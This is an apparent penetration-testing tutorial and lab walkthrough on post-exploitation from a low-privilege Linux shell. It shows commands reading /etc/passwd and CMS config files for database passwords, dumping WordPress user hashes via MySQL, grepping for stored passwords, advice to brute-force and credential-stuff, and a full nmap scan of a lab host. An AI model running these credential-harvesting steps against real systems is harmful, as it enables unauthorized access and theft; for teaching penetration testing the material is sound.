
The enumeration process starts all over again.

There are more than a few privilege escalation scripts as well as written documents that will aid in this process but only if you're familiar with the operating system. If you're hunting for that needle in the haystack but you don't know what a needle looks like, how will you find it? Recognizing that needle will come with time and I'm not trying to say you shouldn't use those scripts. Do use them but realize it could be overwhelming until you're a bit more seasoned.

For the 101 series, let's focus on something a little more obvious. People are the weakest link in this chain and we are predictable to a fault. You don't need to understand Windows, Linux, or Mac OS extensively, you just need a few tools to hunt for the trail of human errors.

Let me ask you this -- have you ever used the same password for two separate logins? I'll go out on a limb here and say the answer is yes. Let's take that thread and pull on it for a bit.

How did you end up with your low privilege shell? Did you uncover credentials? Try to use those same credentials elsewhere. As a low privileged user, we can't read the **/etc/shadow** file which contains password hashes because we don't have the appropriate permissions but we can read **/etc/passwd** which contains user accounts.




```
www-data@u18:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
www-data@u18:~$
www-data@u18:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
```

Make a file with a list of all of the users you've uncovered and another file with a list of all of the passwords you've uncovered. If you brute force, try every password with every username.


Maybe you only have one username and password and nowhere to go. Or maybe you don't even have that and you ended up on the system through some other avenue. If the system you've compromised is a web server, is it running a database server? Can you find database credentials?

WordPress stores its credentials in **wp-conifg.php**



```
root@u18:/var/www/html# cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'BigTimeSecretDBp@$$WORDDDDD');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```


and Joomla stores its credentials in **configuration.php**



```
root@u18:/var/www/html.joomla# cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'joomla';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $debug_lang_const = '1';
        public $dbtype = 'pdomysql';
        public $host = 'localhost';
        public $user = 'joom';
        public $password = 'Sup3rSecretDBP@$$WORDROCKSh@rd';
        public $db = 'joomla';
        public $dbprefix = 'u5dfx_';
        public $live_site = '';
```


– the location of these files will vary but typically, you'll find them under: **/var/www/html/**

If I'm familiar with the system I've compromised, a WordPress site for example, I'll go straight to wp-config.php, retrieve the credentials and use those credentials to login to MySQL. From there, I will list all of the databases...




```
www-data@u18:/$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7
Server version: 10.1.38-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
5 rows in set (0.00 sec)

MariaDB [(none)]> _
```

...and hunt through each database...




```
MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> show tables;
+------------------------+
| Tables_in_wordpress    |
+------------------------+
| wp_commentmeta         |
| wp_comments            |
| wp_links               |
| wp_options             |
| wp_postmeta            |
| wp_posts               |
| wp_term_relationships  |
| wp_term_taxonomy       |
| wp_termmeta            |
| wp_terms               |
| wp_usermeta            |
| wp_users               |
+------------------------+
12 rows in set (0.00 sec)

MariaDB [wordpress]>
```

...for more credentials or more hashes to crack.



```
MariaDB [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------
| ID | user_login | user_pass                          | user_nicename | user_email         |
+----+------------+------------------------------------+---------------+--------------------
|  1 | admin      | $P$BPgkeLRtLLr0oFpBaFUkW30WqAURyv1 | admin         | admin@example.com  |
+----+------------+------------------------------------+---------------+--------------------
1 row in set (0.00 sec)

MariaDB [wordpress]>
```

If I'm not familiar with the system, I'll use a broader approach because I won't know where to find database credentials or if I'll find them at all. The Linux **grep** command is used to search for text. We can use grep directly or we can pipe to grep for matches. When dealing with an unknown environment, I might do something like:



```
www-data@u18:~$ grep -Ril "password" ./html
./html/config.php
www-data@u18:~$
www-data@u18:~$ cat ./html/config.php
<?php
$config=array(
'DB_HOST'=>'localhost',
'DB_USERNAME'=>'root',
'DB_PASSWORD'=>'P4sSword',
'DB_DATABASE'=>'CMS'
);
?>
www-data@u18:~$
```


I'm using grep to search recursively, while ignoring the case, and I'm asking it to return file matches for files that contain my search pattern. In this case, my search pattern is "password". My current location in the file system is /var/www and I could have spelled that out but it's less characters doing it the way I did above.

With a low privilege shell, moving forward could take form in any number of ways but at a very basic level, realize we're dealing with humans. What do humans do? Humans: use weak passwords, reuse passwords, store passwords in their profile folders, and humans email passwords back and forth. In order to move forward, maybe we can brute force, credential stuff, hunt through profile folders, or hunt through emails.

HACKING 101: VULN SERVER 101 WALKTHROUGH


Bringing all of the pieces together, we take what we've learned and attack our victim machine.

Kicking off with Nmap:



```
root@c2:~/inhouse/Pentesting101# nmap -sV -sT -O -A -p- 192.168.86.227
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-30 04:12 PDT
Nmap scan report for pentest101.lan (192.168.86.227)
Host is up (0.00071s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:f1:fc:13:3c:9a:33:c3:09:a2:5a:24:bb:84:fb:97 (RSA)
|   256 4d:0f:77:2f:26:73:e0:30:7f:9b:59:5a:3d:91:5f:af (ECDSA)
|   256 85:18:29:5c:83:5a:07:b3:09:62:76:4d:e1:78:c4:0a (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Login
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
MAC Address: D6:64:E6:3C:0A:02 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.71 ms pentest101.lan (192.168.86.227)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.82 seconds
root@c2:~/inhouse/Pentesting101#
```

We find three open ports. Because Joomla sounds juicer, I'm headed there first:



pentesting101

Creating Your Site

Details
Written by Joomla
Category: Uncategorised
Published: 30 May 2019
Hits: 441

